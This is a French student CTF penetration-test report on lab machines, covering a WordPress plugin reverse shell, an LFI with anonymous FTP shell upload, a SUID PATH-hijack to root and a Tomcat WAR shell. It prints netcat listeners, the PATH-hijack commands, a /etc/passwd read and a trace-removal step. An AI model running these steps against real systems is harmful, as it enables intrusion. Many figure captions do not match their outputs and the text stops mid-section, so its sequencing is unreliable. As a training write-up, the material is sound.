

CTF - Cinq Machines

Rapport de Test de Pénétration

SAE Autonomie

Sécurité Offensive

Auteurs:

Honorine

Kylian

TP1

February 2, 2026

Contents

1	Introduction	2
2	Machine 1 - WordPress	2
2.1	Reconnaissance initiale	2
2.2	Exploration web	2
2.3	Énumération des répertoires	3
2.4	Accès à WordPress	4
2.5	Exploitation de WordPress	5
2.6	Upload du reverse shell	6
2.7	Mise en écoute et activation du shell	6
2.8	Stabilisation et élévation de privilèges	7
3	Machine 4 - LFI + FTP + Script	8
3.1	Exploration initiale	8
3.2	Contournement de la vérification User-Agent	8
3.3	Découverte de la LFI	10
3.4	Connexion FTP et upload du shell	10
3.5	Exécution du reverse shell	12
3.6	Obtention du flag utilisateur	13
3.7	Analyse du script SUID	13
3.8	Exploitation par PATH Hijacking	14
3.9	Flag root	15
3.10	Nettoyage des traces	16
4	Machine 5 - Tomcat	17
4.1	Découverte du fichier backup	17
4.2	Extraction du fichier protégé	17
4.3	Obtention du shell	18
4.4	Exploration et flag utilisateur	19
5	Conclusion	20
5.1	Résultats	20
5.2	Points clés	20

1 Introduction

Dans le cadre de ce CTF, nous avons pour mission de compromettre cinq machines cibles afin d'obtenir un accès privilégié, avec pour objectif ultime de passer en tant qu'utilisateur root sur chacune d'elles. Chacune de ces machines représente un défi unique, combinant divers aspects de sécurité, de failles et de configurations vulnérables que nous devons exploiter pour atteindre nos objectifs.


Cette aventure nous permettra de mettre en pratique nos compétences en piratage éthique, en élaboration de stratégies d'attaque, et en élévation de privilèges, tout en respectant les bonnes pratiques et les techniques de sécurité informatique.

2 Machine 1 - WordPress

2.1 Reconnaissance initiale

Nous commençons par un scan Nmap classique avec les options `-sV -sC` pour détecter les versions et utiliser les scripts par défaut. Le scan révèle un serveur web sur le port 80, un accès SSH, etc.

```
nmap -sV -sC 192.168.1.17
```



```
(root@kaliblu) - [/home/kaliblu/ctf]
# nmap 192.168.1.17 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-30 12:32 CET
Nmap scan report for 192.168.1.17
Host is up (0.00041s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
993/tcp   open  imaps
995/tcp   open  pop3s
MAC Address: 08:00:27:DE:EC:5B (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
```

Figure 1: Résultat du scan Nmap sur la Machine 1

Le scan Nmap révèle plusieurs ports ouverts dont SSH (22), HTTP (80), POP3 (110), IMAP (143), ainsi que d'autres services.

2.2 Exploration web

En visitant le site web sur le port 80, nous découvrons une page indiquant qu'il s'agit d'un site en test.




Figure 2: Page d'accueil du site web

Nous explorons alors manuellement le fichier `robots.txt` :

Figure 3: Contenu du fichier `robots.txt` révélant le répertoire `/wordpress/`

Le fichier `robots.txt` révèle l'existence d'un répertoire `/wordpress/`, confirmant que ce CTF se concentre sur une installation WordPress.

2.3 Énumération des répertoires

Nous lançons ensuite Gobuster pour brute-forcer les répertoires du site :

```
gobuster dir -u http://192.168.1.17 -w /usr/share/dirbuster/  
wordlists/directory-list-2.3-medium.txt -t40
```




Figure 4: Résultats de l'énumération Gobuster

Gobuster identifie plusieurs répertoires, y compris `/wordpress`, `/upload`, et `/robots`. Nous nous concentrons sur le répertoire WordPress.

2.4 Accès à WordPress

En naviguant vers le répertoire WordPress, nous trouvons la page de connexion :




Figure 5: Page de connexion WordPress (wp-login.php)

2.5 Exploitation de WordPress

En testant les identifiants par défaut, nous essayons plusieurs combinaisons :




Figure 6: Tentative de connexion avec identifiants par défaut

Après quelques tentatives, nous parvenons à nous connecter en tant qu'administrateur

sur WordPress et accédons au tableau de bord :

```
(root@kaliblu) - [/home/kaliblu/ctf]
# gobuster dir -u http://192.168.1.17 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t40

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.17
[+] Method: GET
[+] Threads: 40
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 110 / 220561 (0.05%)
/upload (Status: 301) [Size: 313] [→ http://192.168.1.17/upload/]
/wordpress (Status: 301) [Size: 316] [→ http://192.168.1.17/wordpress/]
/index (Status: 200) [Size: 195]
/hacking (Status: 200) [Size: 616848]
/robots (Status: 200) [Size: 37]
/LICENSE (Status: 200) [Size: 35147]
Progress: 7496 / 220561 (3.40%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 7531 / 220561 (3.41%)

Finished
```

Figure 7: Tableau de bord WordPress - Accès administrateur réussi

2.6 Upload du reverse shell

À ce stade, nous téléchargeons un plugin contenant un reverse shell PHP. Nous éditons le plugin pour y insérer notre code :



Figure 8: Édition du plugin contenant le reverse shell PHP

Le reverse shell est configuré pour se connecter à notre machine Kali sur le port 9001.

2.7 Mise en écoute et activation du shell


Avant d'activer le plugin, nous mettons un port en écoute avec netcat :



Figure 9: Netcat en écoute sur le port 9001

```
nc -l vnp 9001
```

Nous activons ensuite le plugin et obtenons un shell sur la machine en tant que `www-data` :



```
valid_crt forever preferred_crt forever
listening on [any] 9001 ...
connect to [192.168.1.15] from (UNKNOWN) [192.168.1.17] 60414
bash: no job control in this shell
www-data@rt001:/var/www/wordpress/wp-admin$
```

Figure 10: Shell obtenu en tant que `www-data`

2.8 Stabilisation et élévation de privilèges

Nous stabilisons le shell avec Python et explorons le système pour trouver les identifiants MySQL dans le fichier de configuration WordPress, ce qui nous permet finalement de passer root.


Machine 1 terminée !

Accès root obtenu via la réutilisation des identifiants de la base de données MySQL.

3 Machine 4 - LFI + FTP + Script

3.1 Exploration initiale

Nous accédons au serveur web et trouvons une page par défaut Apache2.



```
(root@kalipurple)-[/home/kyks/ctf]
# unzip backup.zip
Archive:  backup.zip
[backup.zip] catalina.policy password:
  skipping: catalina.policy          incorrect password
  skipping: catalina.properties      incorrect password
  skipping: context.xml              incorrect password
  skipping: jaspic-providers.xml      incorrect password
  skipping: jaspic-providers.xsd      incorrect password
  skipping: logging.properties        incorrect password
  skipping: server.xml                incorrect password
  skipping: tomcat-users.xml          incorrect password
  skipping: tomcat-users.xsd          incorrect password
  skipping: web.xml                  incorrect password
```

Figure 11: Page par défaut Apache2

3.2 Contournement de la vérification User-Agent

Le site utilise une vérification de l'User-Agent. Nous modifions donc notre User-Agent :

```
curl -A "Googlebot" http://192.168.1.46/robots.txt
```

```
└─# nikto -h http
- Nikto v2.5.0

+ Target IP:
+ Target Hostname
+ Target Port:
+ Start Time:

+ Server: No bann
+ /: The anti-cli
+ /: The X-Conten
ing-content-type-
+ No CGI Director
+ /favicon.ico: i
+ /backup.zip: Po
+ OPTIONS: Allowe
```

Cela nous révèle un nouveau répertoire caché.


3.3 Découverte de la LFI

Après plusieurs tests, nous découvrons une vulnérabilité LFI (Local File Inclusion) :



```
root@rt004:/root# cat flag.txt
cat flag.txt
```

Figure 13: Exploitation de la LFI pour lire le fichier /etc/passwd



```
www-data@rt004:/home/tom$ echo -e '#!/bin/bash\nnecho tom' > /tmp/whoami
echo -e '#!/bin/bash\nnecho tom' > /tmp/whoami
www-data@rt004:/home/tom$ chmod +x /tmp/whoami
chmod +x /tmp/whoami
www-data@rt004:/home/tom$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@rt004:/home/tom$ ./adminshell
./adminshell
checking if you are tom... the name of a directory which is empty. Also, the
you are: tom
# as a secure chroot() jail at times vsftpd does not require filesystem
access granted.
# ls secure chroot dir=/var/run/vsftpd/empty
ls
Desktop Downloads Pictures Templates adminshellll use.
Documents Music Public Videos adminshell.c
# id
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

Figure 14: Page web montrant les langues disponibles (DNS Zone Transfer Attack)

3.4 Connexion FTP et upload du shell

Nous découvrons que le répertoire pub du FTP a les droits en écriture. Nous nous connectons :

```
www-data@rt004:/home/tom$ ls -l
ls -l
total 56
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Desktop
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Documents
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Downloads
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Music
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Pictures
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Public
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Templates
drwxr-xr-x 2 tom tom 4096 Feb 8 2020 Videos
-rwsr-xr-x 1 root root 16976 Feb 8 2020 adminshell
-rw-r--r-- 1 tom tom 448 Feb 8 2020 adminshell.c
```

Figure 15: Connexion FTP et exploration du répertoire pub

```
www-data@rt004:/home/tom$ cat adminshell.c
cat adminshell.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom... \n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
```

Figure 16: Upload du reverse shell PHP dans le répertoire pub

3.5 Exécution du reverse shell

Nous mettons Netcat en écoute et exécutons le shell via la LFI :

```
www-data@rt004:/var/www$ ls
ls
firstflag.txt  html
www-data@rt004:/var/www$ cat firstflag.txt
cat firstflag.txt
4b3c7495e378e85ff02f5e45ee0d7d19
www-data@rt004:/var/www$
```

Figure 17: Netcat en écoute et réception de la connexion reverse shell

Nous obtenons un shell en tant que `www-data`.

3.6 Obtention du flag utilisateur

```
www-data@rt004:/var/ftp/pub$ rm shell.php
```

Figure 18: Flag utilisateur dans `/var/www/`

3.7 Analyse du script SUID

Dans le home de Tom, nous trouvons un script C avec le bit SUID :

```
(root@kalipurple)-[/home/kyks/ctf]
# nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.1.56] from (UNKNOWN) [192.168.1.46] 51550
Linux rt004 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
02:53:41 up 2:13, 0 users, load average: 0.05, 0.02, 0.00
USER=root TTY= FROM=192.168.1.46 LOGIN@10:00 IDLE=0 JCPU=0.00 PCPU=0.00 WHAT=/usr/sbin/sshd
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (466): Inappropriate ioctl for device
bash: no job control in this shell
www-data@rt004:/$
```

Figure 19: Listing du répertoire `/home/tom` montrant le script `adminshell` avec SUID

```
(root@kalipurple)-[/home/kyks/ctf]
# ftp 192.168.1.46
Connected to 192.168.1.46.
220 (vsFTPd 3.0.3)
Name (192.168.1.46:kyks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd pub
250 Directory successfully changed.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||26530|)
150 Ok to send data.
100% |*****|
226 Transfer complete.
2593 bytes sent in 00:00 (1.41 MiB/s)
ftp> bye
221 Goodbye.
```

Figure 20: Contenu du script adminshell.c

Le script vérifie l'utilisateur via la commande `whoami`.

3.8 Exploitation par PATH Hijacking

Nous créons un faux script `whoami` et modifions le PATH :


```
(root@kalipurple)-[/home/kyks/ctf]
# ftp 192.168.1.46
Connected to 192.168.1.46.
220 (vsFTPd 3.0.3)
Name (192.168.1.46:kyks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41019|)
150 Here comes the directory listing.
drwxrwxrwx    2 0          0          4096 Nov 10 02:53 pub
226 Directory send OK.
ftp> █
```

Figure 21: Création du faux whoami et exploitation du script SUID

Nous obtenons un shell root !

3.9 Flag root

```
view-source:https://192.168.1.46/765234e7defcd106aea0353976a60006/index.php?lang=..._etc/passwd
<title>Zone transfer</title>
<h2>DNS Zone Transfer Attack</h2>
<p><a href="/lang/en.php">english</a> <a href="/lang/fr.php">français</a> <a href="/lang/es.php">spanish</a></p>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,/run/systemd:/usr/sbin/nologin
systemd-networkd:x:102:103:systemd Network Management,,/run/systemd:/usr/sbin/nologin
systemd-resolved:x:103:104:systemd Resolver,,/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
sshd:x:106:65534:ssh,,/var/lib/ssh:/usr/sbin/nologin
avahi-autoipd:x:107:114:Avahi autoipd daemon,,/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:109:115:RealtimeKit,,/proc:/usr/sbin/nologin
avahi:x:113:120:Avahi mDNS daemon,,/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:114:121:/var/lib/colord:/usr/sbin/nologin
colord:x:115:122:colord colour management daemon,,/var/lib/colord:/usr/sbin/nologin
geoclue:x:116:123:/var/lib/geoclue:/usr/sbin/nologin
tom:x:1000:1000:Tom,,/home/tom:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
ftp:x:118:125:ftp daemon,,/srv/ftp:/usr/sbin/nologin
```

Figure 22: Flag root de la Machine 4

3.10 Nettoyage des traces

DNS Zone Transfer Attack

[english](#) [francais](#) [german](#)

ATTENTION: Il faut traduire cette page avant de la mettre en ligne !! DNS Zone transfer is the process where a DNS server passes a copy of part of it's database (which is called a "zone") to another DNS server. It's how you can have more than one DNS server able to answer queries about a particular zone; there is a Master DNS server, and one or more Slave DNS servers, and the slaves ask the master for a copy of the records for that zone. A basic DNS Zone Transfer Attack isn't very fancy: you just pretend you are a slave and ask the master for a copy of the zone records. And it sends you them. DNS is one of those really old-school Internet protocols that was designed when everyone on the Internet literally knew everyone else's name and address, and so servers trusted each other implicitly. It's worth stopping zone transfer attacks, as a copy of your DNS zone may reveal a lot of topological information about your internal network. In particular, if someone plans to subvert your DNS, by poisoning or spoofing it, for example, they'll find having a copy of the real data very useful. So best practice is to restrict Zone transfers. At the bare minimum, you tell the master what the IP addresses of the slaves are and not to transfer to anyone else. In more sophisticated set-ups, you sign the transfers. So the more sophisticated zone transfer attacks try and get round these controls.

Figure 23: Suppression du fichier shell.php pour nettoyer les traces

Machine 4 terminée !

Accès root obtenu via exploitation LFI combinée à FTP et PATH Hijacking sur un binaire SUID.

4 Machine 5 - Tomcat

4.1 Découverte du fichier backup

Avec Nikto, nous découvrons l'existence de `backup.zip` :

```
(root@kalipurple)-[~]  
# curl -A "Googlebot" http://192.168.1.46/robots.txt  
User-agent: *  
Disallow: /765234e7defcd106aea0353976a60006/  
  
(root@kalipurple)-[~]  
#
```

Figure 24: Nikto révèle l'existence du fichier `backup.zip`

4.2 Extraction du fichier protégé

Nous utilisons `fcrackzip` pour craquer le mot de passe :



Figure 25: Tentative d'extraction du `backup.zip` avec différents mots de passe

```
(root@kalipurple)-[/home/kyks/ctf]
# unzip backup.zip
Archive:  backup.zip
[backup.zip] catalina.policy password:
  inflating: catalina.policy
  inflating: catalina.properties
  inflating: context.xml
  inflating: jaspic-providers.xml
  inflating: jaspic-providers.xsd
  inflating: logging.properties
  inflating: server.xml
  inflating: tomcat-users.xml
  inflating: tomcat-users.xsd
  inflating: web.xml
```

Figure 26: Extraction réussie du fichier backup.zip

4.3 Obtention du shell

Nous créons un fichier WAR contenant un reverse shell et l'uploadons via Tomcat Manager.

```
(root@kalipurple)-[/home/kyks/Downloads]
ls
51W7kCB.jpg  5x1kCarry.ovpn  flag.txt  password.txt  php-reverse-shell-1.0  php-reverse-shell-1.0.tar  shell  shell.war  test  test.war
```

Figure 27: Création du fichier WAR avec msfvenom




Figure 28: Netcat en écoute sur le port 9001

```
tomcat@corrosion:/home/jerry$ ls
ls
